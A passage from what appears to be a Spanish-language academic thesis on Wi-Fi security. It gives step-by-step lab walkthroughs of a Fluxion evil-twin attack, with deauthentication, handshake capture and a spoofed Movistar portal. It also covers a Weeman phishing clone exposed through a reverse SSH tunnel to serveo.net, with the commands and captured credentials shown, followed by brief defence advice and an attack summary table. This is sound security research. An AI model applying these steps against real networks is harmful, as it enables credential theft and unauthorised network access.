


Figura 75. Selección de interfaz de red con Fluxion

Y seleccionamos el canal sobre el que queremos hacer el ataque, en este caso lo haremos sobre los canales de 2.4 GHz:




Figura 76. Selección de canal con Fluxion

5. [Atacante “A”, usuario “root”] Una vez que seleccionamos los canales, nos saldrá una ventana muy parecida a las de la monitorización en *aicrack-ng*:




Figura 77. Redes interceptadas por Fluxion


Cuando veamos la red que queramos suplantar nos salimos del comando (Con la combinación de teclas Ctrl + C). Fluxion actualizará la lista de redes automáticamente:



Figura 78. Menú de selección de red con Fluxion

Seleccionamos la red que queramos, en este caso la número 3.

6. [Atacante “A”, usuario “root”] Seleccionamos la interfaz de red que queramos usar para el *target tracking* (o seguimiento del objetivo). Nosotros volveremos a seleccionar la misma.



```
[1] fluxwl0  [*] Unknown chipset for SDIO device.
[2] fluxwl1  [*] Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB
[3] Skip
[4] Repetir
[5] Atrás
```

Security: WPA2
Channel: 11
Security: WPA2
Password: D577DEB0B3A543D2B969
Mac: unknown ()
IP: unknown

Figura 79. Menú de selección de red para el target tracking con Fluxion.

7. [Atacante “A”, usuario “root”] Despues tenemos que seleccionar el método de recuperación del handshake, pudiendo seleccionar métodos más o menos agresivos. Nosotros usaremos la opción 2:




```
[*] Select a method of handshake retrieval
[1] Monitor (passive)
[2] aireplay-ng deauthentication (aggressive)
[3] mdk4 deauthentication (aggressive)
[4] Atrás
```

Security: WPA2
Time: 00:14:00
Password: D577DEB0B3A543D2B969
Mac: unknown ()
IP: unknown

Figura 80. Menú de selección de método de recuperación de Handshake con Fluxion


También seleccionamos la interfaz de red con la que queremos hacer la deautenticación, el método de verificación del hash y cada cuánto y cómo debería hacerse la verificación. Nosotros en estos casos siempre seleccionaremos la opción recomendada:



```
[*] Select a method of verification for the hash
[1] aircrack-ng verification (unreliable)
[2] cowpatty verification (recommended)
[3] Atrás
```

Security: WPA2
Time: 00:14:00
Password: D577DEB0B3A543D2B969
Mac: unknown ()
IP: unknown


Figura 81. Menú de selección de método de verificación de hash con Fluxion



```
[*] How often should the verifier check for a handshake?
[1] Every 30 seconds (recommended).
[2] Every 60 seconds.
[3] Every 90 seconds.
[4] Atrás
```

Time: 00:14:00
Password: D577DEB0B3A543D2B969
Mac: unknown ()
IP: unknown

Figura 82. Menú de selección de tiempo para verificación de hash con Fluxion.



```
[*] How should verification occur?
[1] Asynchronously (fast systems only).
[2] Synchronously (recommended).
[3] Atrás
```

Channel: 11
Security: WPA2
Time: 00:14:00
Password: D577DEB0B3A543D2B969
Mac: unknown ()
IP: unknown

Figura 83. Menú de selección de verificación con Fluxion

8. [Atacante “A”, usuario “root”] Una vez seleccionado, se lanzará el ataque de deautenticación contra el “cliente 1” para capturar el handshake:

```
18:15:52 Sending DeAuth (code 7) to broadcast -- BSSID: [98:97:D]
1:06:21:E5]
18:15:53 Sending DeAuth (code 7) to broadcast -- BSSID: [98:97:D
1:06:21:E5]
18:15:53 Sending DeAuth (code 7) to broadcast -- BSSID: [98:97:D
1:06:21:E5]
```

Figura 84. Ataque de deautenticación con Fluxion

Y, cuando se capture el handshake, el ataque automáticamente parará y el hash se guardará en la BBDD de Fluxión.




Figura 85. Hash capturado con Fluxion

Hasta aquí, simplemente hemos realizado un ataque de deautenticación para obtener el handshake. Esta parte del ataque no tiene por qué realizarse con Fluxion.

9. [Atacante “A”, usuario “root”] Con el handshake capturado, podemos seleccionar ya la opción “Portal Captivo” en el menú principal.
10. [Atacante “A”, usuario “root”] Una vez seleccionado, tendremos que elegir la red sobre la que queramos hacer el ataque, la interfaz de red con la que queremos crear el portal captivo, con la que queremos hacer el “jamming” y con la que crear el punto de acceso rogue:

```
[1] fluxet0 [-] Standard Microsystems Corp. SMSC9512/9514 Fast Ethernet Adapter
[2] fluxwl0 [*] Unknown chipset for SDIO device.
[3] fluxwl1 [*] Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB
[4] Repetir
[5] Atrás
```

Figura 86. Menú de selección para el jamming con Fluxion

Siempre seleccionaremos la opción de Realtek RTL8812AU.

11. [Atacante “A”, usuario “root”] Una vez que hemos configurado los parámetros, Fluxion nos dirá que hash queremos usar para la red y, si lo hemos capturado previamente, nos dará la opción para utilizar el de su propia base de datos:




Figura 87. Menú de selección de hash con Fluxion

El atacante selecciona la primera opción.

12. [Atacante “A”, usuario “root”] Una vez que hemos configurado todo, el programa nos dará la opción de seleccionar una interfaz para el portal web que se creará. Hay portales genéricos, que suplantan a IPS(p. ej.: Movistar o Vodafone), en distintos idiomas, etc.




Figura 88. Menú de selección del portal suplantado con Fluxion

13. [Atacante “A”, usuario “root”] Con esto el atacante ya habrá configurado todo y simplemente tendrá que esperar a que alguna víctima se conecta al Rogue AP. Mientras esperamos, las distintas interfaces de Fluxion nos muestra información de la red, cómo por ejemplo los clientes conectados:





Figura 89. Evil twin lanzado con Fluxion

14. [Cliente “M”] El cliente se conectará a la nueva red creada. Esta red es pública y al cliente se le muestra la siguiente ventana:



Figura 90. Portal falso creado con Fluxion

15. [Cliente 2, “movil”] El cliente escribe la clave y se le conectará automáticamente a la red original:



© 2017 Movistar Telecomunicaciones
Movistar

Figura 91. Contraseña introducida por el cliente

16. [Atacante “A”, usuario “root”] Una vez que el cliente se ha conectado, al atacante se le mostrará la siguiente ventana:




Figura 92. Contraseña capturada con Fluxion

Y, al observar el archivo comprobará la contraseña guardada:

```

FLUXION 6.8

SSID: "MOVISTAR_21E4"
BSSID: 98:97:D1:06:21:E5 ()
Channel: 11
Security: WPA2
Time: 00:14:01
Password: D577
Mac: unknown ()
IP: unknown

```

Figura 93. Contraseña capturada mostrada por Fluxion

El ataque se habrá completado con éxito.

3.6.4.4 Defensa

La mejor defensa para estos ataques es la de concienciar bien a los usuarios. Para realizar este ataque no nos hemos aprovechado de ninguna vulnerabilidad en algún protocolo de red, simplemente esperamos a que algún usuario despistado introduzca la contraseña en la red equivocada.

Aun así, para ayudar a la concienciación con los usuarios se pueden usar varias herramientas: En primer lugar, podemos usar *GoPhish* [64], una herramienta para crear campañas falsas de Phishing de manera automática o también podemos impartir charlas a los usuarios.

Por otro lado, se está experimentando con inteligencia artificial para poder reconocer sitios web maliciosos de manera automática. En este caso, podríamos usar Phish.AI [24], una API que usa inteligencia artificial que nos permite filtrar los enlaces para estimar si se pueden considerar una amenaza o no.

3.6.5 Ataque de phishing con Weeman

3.6.5.1 Fundamentos

En el ataque anterior vimos cómo un atacante es capaz de crear una red gemela a las ya existentes. Gracias al phishing, un usuario es capaz de simular la página de login de un punto de acceso para confundir al usuario y que introduzca las credenciales.

Este ataque se podría hacer tanto a nivel local (en la misma red) como a través de Internet.

Este ataque suele ser usado para robar credenciales de otros servicios (redes sociales, correos, etc...),

pero el mismo principio puede ser usado para intentar obtener las credenciales de un punto de acceso simplemente simulando una página web del ISP dónde obligue al usuario a poner las credenciales del punto de acceso [65].

Para la realización de este ataque, simplemente se requiere una página web que sirva para intentar engañar al usuario. En estos casos, la mejor opción siempre sería crear una página web personalizada para cada ataque, ya que así nos garantizamos crearla de la manera más realista posible para que sea más probable engañar al usuario. En nuestro caso, hemos usado Weeman por la rapidez en su uso, ya que, con un simple comando, podemos descargarnos una copia de una página web y levantarla en nuestra propia dirección *loopback*.

3.6.5.2 Preparación del entorno

Para la realización de este ataque, simplemente se necesitan 3 actores: el punto de acceso del cual queremos obtener las credenciales, el cliente que está conectado a la red y el cliente.




Figura 94. Entorno usado para la realización de un ataque de phishing con Weeman

3.6.5.3 Ataque

Para la realización de este ataque usaremos 1 herramienta y 2 páginas webs. Este ataque se divide en dos pasos: En primer lugar, usando *weeman* suplantaremos una página web que simule ser la del ISP para hacer creer al cliente que tiene que introducir las claves. En el segundo paso, expondremos esta página web a la red para que un usuario que no se encuentre en nuestra misma red pueda acceder a nuestra propia web suplantada y obtener las credenciales.

1. [Atacante “A”, usuario “root”] El atacante se tendrá que descargar la herramienta y ejecutarla:

```

git clone https://github.com/samyoyo/weeman
cd weeman
./weeman.py
  
```



Figura 95. Menú de inicio de Weeman

2. [Atacante “A”, usuario “root”] Para usar el programa tendremos que establecer los parámetros. Para ello, duplicaremos la página web de acceso de un login genérico por Internet para hacer la prueba¹⁴, elegiremos el puerto al que nos queremos conectar y seleccionaremos la URL que el atacante quiere mandar a la víctima. Para ello, dentro de la herramienta el atacante usará:

```
set url http://demo.t3-
framework.org/joomla30/index.php/en/joomla-pages/sample-page-
2/login-page
set port 2225
set action_url http://demo.t3-framework.org.login
```

3. [Atacante “A”, usuario “root”] Una vez que estén todos los parámetros establecidos arrancaremos nuestro propio servidor:

```
run
```

```
[11:47:16] Trying to get http://demo.t3-framework.org/joomla30/index.php/en/joom
la-pages/sample-page-2/login-page ...
[11:47:16] Downloadng wepage ...
[11:47:17] Modifying the HTML file ...
[11:47:17] the HTML page will redirect to ref.html ...
[11:47:17] Starting Weeman 1.3 server on 0.0.0.0:2225
[11:47:27] Connected : localhost
```

Figura 96. Suplantación de web con Weeman

Una vez lanzado el servidor, la página web ya podría ser mandado a la víctima si las máquinas estuviesen conectadas entre ellas, ya que éste se estará ejecutando en loopback en la máquina. En caso contrario, sería necesario que nuestra página web suplantada fuese accesible desde Internet.

¹⁴ Esta página web podría ser la de un ISP o cualquier otro servicio en Internet.

Para este ejemplo, nosotros usaremos un servicio llamada *Serveo* que permite exponer nuestro localhost a Internet de manera rápida.

- [Atacante “A”, usuario root] *Serveo* simplemente expone nuestro localhost a través de un ssh inverso y nos proporciona una URL a la que el cliente pueda acceder para ver nuestra web suplantada.¹⁵

```
ssh -R 80:localhost:2225 serveo.net
```

```
jperez@ubuntu:~/Downloads/weeman$ ssh -R 80:localhost:2225 serveo.net
Warning: no TLS certificate available for ambulo.serveousercontent.com. You won't be able to use HTTPS, only HTTP.
Forwarding HTTP traffic from http://ambulo.serveousercontent.com
HTTP request from 79.147.110.68 to http://ambulo.serveousercontent.com/
```

Figura 97. Puerto siendo expuesto a la red con Serveo

Como se puede comprobar, el atacante ya puede mandar la URL obtenida a la víctima.

- [Cliente “C”, usuario “cliente”] El cliente tendrá que abrir la URL e intentar iniciar sesión con las credenciales de su router:




Figura 98. Página web suplementada con Weeman

- [Atacante “A”, usuario “root”] Una vez que el cliente ha introducido las credenciales del router, las recibirá a través de la salida por la línea de comandos del servidor:

¹⁵ Debido a la web que nos proporciona *Serveo*, perderemos las propiedades del atributo `action_url` de *weeman*, pero al ofrecer la página web a Internet, sería necesario registrar los dominios.

```
[11:30:22] jazoest => 2777
[11:30:22] lsd => AVrrigrL
[11:30:22] email => admin
[11:30:22] pass => router
[11:30:22] timezone => 420
[11:30:22] lgndim => eyJ3IjoxNzE4LCJ0Ijo4NzQsImF3IjoxNjQ2
```

Figura 99. Credenciales de red obtenidas mediante ataque de Phishing

Con esto, el atacante ya tendría las credenciales y podría acceder a la red.

3.6.5.4 Defensa

Cómo comentábamos en el ataque anterior, para estos casos la mejor manera de evitar este ataque es mediante la concienciación del usuario. Si el usuario es capaz de distinguir URLs sospechosas, comprobar si el tráfico está encriptado, etc... ninguno de estos ataques tendrá efecto. Para este ataque también interviene otro factor. En este caso, las páginas web que incluyen medidas como *captchas* o una segunda confirmación del usuario, la herramienta no es capaz de suplantarlas, mostrando un error. De esta manera, las empresas tampoco ven su imagen de marca afectadas si se produce un ataque de *phishing* con su imagen.

3.7 Resumen de ataques

En la siguiente tabla se encuentra un resumen de los ataques existentes realizados o no para los distintos protocolos:

Protocolo	Ataque	Comentario
WEP	Fake Authentication	Realizado con éxito
WEP	Packet inyección	Realizado con éxito
WEP	Ataque PTW	Realizado con éxito
WEP	Ataque FMS/Korek	Realizado con éxito
WEP	Ataque ChopChop	Realizado con éxito
WEP	Fragmentation Attack	No realizado debido a problemas con el punto de acceso
WPA	Beck and Tews' Improved Attack on RC4 [47]	No realizado al no haber herramientas publicadas para realizarlo
WPA	Ohigashi-Morii Attack [66]	No realizado debido al no haber herramientas publicadas para realizarlo
WPA	Michael Reset Attack [67]	No realizado debido al no haber herramientas publicadas para realizarlo
WPA2	KRACK Attack	Realizado con éxito
WPA2	PMKID Attack	Realizado con éxito
WEP/WPA/WPA2	Ataque por diccionario/ fuerza bruta	Realizado con éxito
WPA/WPA2	WPS Attack	Realizado con éxito
WPA/WPA2	Hole196	Realizado con éxito
WEP/WPA/WPA2/WPA3	Ataques mediante Phishing	Realizado con éxito

Tabla 33. Resumen de ataques inspeccionados

VALIDACIÓN

A lo largo de todo el trabajo hemos podido comprobar cómo hemos ido consiguiendo los objetivos propuestos al comienzo de la investigación.

En primer lugar, hemos podido comprobar cómo vienen configurados por defecto los puntos de acceso y su fácil acceso a la configuración si éste no se securiza de manera apropiada. En este apartado hemos podido también comprobar que la mayoría de los programas que asegurar extraer contraseñas son simplemente una manera para poder engañar a los usuarios y/o no funcionan con puntos de acceso actuales. Si en algún momento se quisiese usar algún programa de éstos, lo mejor sería hacerlo un en entorno asegurado para evitar daños mayores.




Figura 100. Programa de extracción de contraseñas detectado como virus por Windows Defender

En segundo lugar, también hemos podido crear un sistema distribuido especializado en la explotación de ataques de fuerza bruta y diccionario para la obtención de contraseñas de punto de acceso. Con este sistema hemos podido calcular de manera bastante fiable cuál es el tiempo necesario para poder obtener estas claves. Tras haber realizado el estudio, hemos podido comprobar que extraer una clave numérica es bastante sencilla y que esta seguridad va aumentando en cuánto usamos unos charsets más complicados. Cómo podemos ver en la gráfica siguiente, se puede ver la gran diferencia entre estos distintos charsets y cómo la seguridad aumenta de manera exponencial, haciendo ver la poca seguridad que tienen las contraseñas que simplemente usan números y pocos caracteres:




Figura 101. Comparación de charsets en contraseñas de 14 caracteres

De igual manera, también es irrelevante si la contraseña usa solo letras, ya que la diferencia es tan abismal con las contraseñas que usan un charset completo, que ni puede ser reflejada de manera correcta en la gráfica.

Por último, también hemos podido lograr de manera casi total la explotación de vulnerabilidades a protocolos de conexiones Wi-Fi. Se ha podido realizar la explotación de la gran mayoría de estas vulnerabilidades sobre todo a protocolos con bastantes años de uso. Hoy en día, se puede considerar que teniendo un punto de acceso con

